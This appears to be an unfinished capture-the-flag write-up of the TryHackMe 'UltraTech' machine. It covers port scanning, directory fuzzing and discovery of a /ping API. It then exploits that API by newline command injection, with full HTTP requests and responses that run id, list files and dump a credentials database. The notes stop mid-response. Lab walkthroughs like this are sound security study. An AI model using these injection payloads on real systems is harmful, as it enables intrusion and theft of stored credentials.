Ultra Tech

Working Theory

Enumeration

Tools

nmap

```
nobodyatall@0xB105F00D:~/tryhackme/ultratech$ sudo nmap -sC -sV -oN portscn 10.10.68.170
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-03 00:51 +08
Nmap scan report for 10.10.68.170
Host is up (0.23s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.3
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   2048 dc:66:89:85:e7:05:c2:a5:da:7f:01:20:3a:13:fc:27 (RSA)
|   256 c3:67:dd:26:fa:0c:56:92:f3:5b:a0:b3:8d:6d:20:ab (ECDSA)
|_  256 11:9b:5a:d6:ff:2f:e4:49:d2:b5:17:36:0e:2f:1d:2f (ED25519)
8081/tcp open  http    Node.js Express framework
|_http-cors: HEAD GET POST PUT DELETE PATCH
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 32.21 seconds


nobodyatall@0xB105F00D:~/tryhackme/ultratech$ nmap -sC -sV -p 31331 10.10.68.170
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-03 01:08 +08
```

```
Nmap scan report for 10.10.68.170
Host is up (0.19s latency).

PORT      STATE SERVICE VERSION
31331/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: UltraTech - The best of technology (AI, FinTech, Big Data)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.56 seconds
```

Targets


port 30331 (http port)

```
ffuf
===
.htaccess               [Status: 403, Size: 299, Words: 22, Lines: 12]
.htpasswd               [Status: 403, Size: 299, Words: 22, Lines: 12]
css                     [Status: 301, Size: 319, Words: 20, Lines: 10]
favicon.ico             [Status: 200, Size: 15078, Words: 11, Lines: 7]
images                  [Status: 301, Size: 322, Words: 20, Lines: 10]
javascript              [Status: 301, Size: 326, Words: 20, Lines: 10]
js                      [Status: 301, Size: 318, Words: 20, Lines: 10]
robots.txt              [Status: 200, Size: 53, Words: 4, Lines: 6]
server-status           [Status: 403, Size: 303, Words: 22, Lines: 12]
```

```
/robots.txt
=======
Allow: *
User-Agent: *
Sitemap: /utech_sitemap.txt
```

```
/utech_sitemap.txt
===========
/
/index.html
/what.html
/partners.html
```

```
/partner.html
=========
interesting login page
```



UltraTech

Private Partners Area

Fill in your login and password

Login

admin


Password

●●●●●●●●●

Log in

Forgot your password?

js/api.js (interesting)




```
                    </div>
                </div>
            </div>
        </div>
        <script src='js/app.min.js'></script>
        <script src='js/api.js'></script>
    </body>
</html>
```

/js/api/js
======

```
(function() {
    console.warn('Debugging ::');

    function getAPIURL() {
        return `${window.location.hostname}:8081`
    }

    function checkAPIStatus() {
        const req = new XMLHttpRequest();
        try {
            const url = `http://${getAPIURL()}/ping?ip=${window.location.hostname}`
            req.open('GET', url, true);
            req.onload = function (e) {
                if (req.readyState === 4) {
                    if (req.status === 200) {
                        console.log('The api seems to be running')
                    } else {
                        console.error(req.statusText);
                    }
                }
            };
            req.onerror = function (e) {
                console.error(xhr.statusText);
            };
            req.send(null);
        }
        catch (e) {
            console.error(e)
            console.log('API Error');
        }
    }
    checkAPIStatus()
    const interval = setInterval(checkAPIStatus, 10000);
    const form = document.querySelector('form')
    form.action = `http://${getAPIURL()}/auth`;

})();
```

after login
=======
//interesting here



Restricted area

Hey r00t, can you please have a look at the server's configuration?
The intern did it and I don't really trust him.
Thanks!


lp1

port 8081 express.js (node.js)

Route found
========
/auth (from ffuf)
   eg: http://10.10.68.170:8081/auth?login=admin&password=admin
/ping (from partners.html > /js/api.js)
    eg: http://10.10.68.170:8081/ping?ip=10.9.10.47

seems like command injection part(found source code in partners.html > /js/api.js)
=====================
http://10.10.68.170:8081/ping?ip=10.9.10.47


payload



```
GET /ping?ip=10.9.10.47 HTTP/1.1
Host: 10.10.68.170:8081
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Origin: http://10.10.68.170:31331
DNT: 1
Connection: close
Referer: http://10.10.68.170:31331/partners.html
If-None-Match: W/"107-wafI4gZnBJaCRabYnyfG94R7RiA"
```


```
HTTP/1.1 200 OK
X-Powered-By: Express
Access-Control-Allow-Origin: *
Content-Type: text/html; charset=utf-8
Content-Length: 259
ETag: W/"103-jYqmihQhAFWQhrwaO+0ZonKXEms"
Date: Tue, 02 Jun 2020 17:56:50 GMT
Connection: close

PING 10.9.10.47 (10.9.10.47) 56(84) bytes of data.
64 bytes from 10.9.10.47: icmp_seq=1 ttl=63 time=193 ms

--- 10.9.10.47 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 193.063/193.063/193.063/0.000 ms
```

response



```
    [Protocols in frame: raw:ip:icmp:data]
Raw packet data
Internet Protocol Version 4, Src: 10.9.10.47, Dst: 10.10.68.170
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
    Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
        0000 00.. = Differentiated Services Codepoint: Default (0)
        .... ..00 = Explicit Congestion Notification: Not ECN-Capable Transport (0)
    Total Length: 84
    Identification: 0x7390 (29584)
    Flags: 0x0000
        0... .... .... .... = Reserved bit: Not set
        .0.. .... .... .... = Don't fragment: Not set
        ..0. .... .... .... = More fragments: Not set
    Fragment offset: 0
    Time to live: 64
    Protocol: ICMP (1)
    Header checksum: 0xa42d [validation disabled]
    [Header checksum status: Unverified]
    Source: 10.9.10.47
    Destination: 10.10.68.170
Internet Control Message Protocol
    Type: 0 (Echo (ping) reply)
    Code: 0
    Checksum: 0x40c3 [correct]
    [Checksum Status: Good]
    Identifier (BE): 2830 (0x0b0e)
    Identifier (LE): 3595 (0x0e0b)
```


found a method to execute multiple commands
//payload: %0aid%0a (%0a<commandInjection>%0a)
//reference: https://hackersonlineclub.com/command-injection-cheatsheet/



```
GET /ping?ip=10.9.10.47%0aid%0a HTTP/1.1
Host: 10.10.68.170:8081
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Origin: http://10.10.68.170:31331
DNT: 1
Connection: close
Referer: http://10.10.68.170:31331/partners.html
If-None-Match: W/"107-wafI4gZnBJaCRabYnyfG94R7RiA"
```

```
HTTP/1.1 200 OK
X-Powered-By: Express
Access-Control-Allow-Origin: *
Content-Type: text/html; charset=utf-8
Content-Length: 304
ETag: W/"130-GnE8kaPEGh0iqPb33SnACBJQHFM"
Date: Tue, 02 Jun 2020 18:33:19 GMT
Connection: close

PING 10.9.10.47 (10.9.10.47) 56(84) bytes of data.
64 bytes from 10.9.10.47: icmp_seq=1 ttl=63 time=192 ms

--- 10.9.10.47 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 192.661/192.661/192.661/0.000 ms
uid=1002(www) gid=1002(www) groups=1002(www)
```


found database file
//dbFile: utech.db.sqlite



```
GET /ping?ip=10.9.10.47%0als%0a HTTP/1.1
Host: 10.10.68.170:8081
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Origin: http://10.10.68.170:31331
DNT: 1
Connection: close
Referer: http://10.10.68.170:31331/partners.html
If-None-Match: W/"107-wafI4gZnBJaCRabYnyfG94R7RiA"
```

```
HTTP/1.1 200 OK
X-Powered-By: Express
Access-Control-Allow-Origin: *
Content-Type: text/html; charset=utf-8
Content-Length: 337
ETag: W/"151-8nk94pYqMCy+oRi6JaOxL19A6q8"
Date: Tue, 02 Jun 2020 18:37:18 GMT
Connection: close

PING 10.9.10.47 (10.9.10.47) 56(84) bytes of data.
64 bytes from 10.9.10.47: icmp_seq=1 ttl=63 time=218 ms

--- 10.9.10.47 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 218.416/218.416/218.416/0.000 ms
index.js
node_modules
package.json
package-lock.json
start.sh
utech.db.sqlite
```

utech.db.sqlite content




```
GET /ping?ip=10.9.10.47%0acat%20utech.db.sqlite%0a HTTP/1.1
Host: 10.10.68.170:8081
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Origin: http://10.10.68.170:31331
DNT: 1
Connection: close
Referer: http://10.10.68.170:31331/partners.html
If-None-Match: W/"107-wafI4gZnBJaCRabYnyfG94R7RiA"
```

```
HTTP/1.1 200 OK
X-Powered-By: Express
Access-Control-Allow-Origin: *
Content-Type: text/html; charset=utf-8
Content-Length: 8461
ETag: W/"210d-Exgip6g5r0dloyRsrAm672+Tvb8"
Date: Tue, 02 Jun 2020 18:39:11 GMT
Connection: close

PING 10.9.10.47 (10.9.10.47) 56(84) bytes of data.
64 bytes from 10.9.10.47: icmp_seq=1 ttl=63 time=192 ms

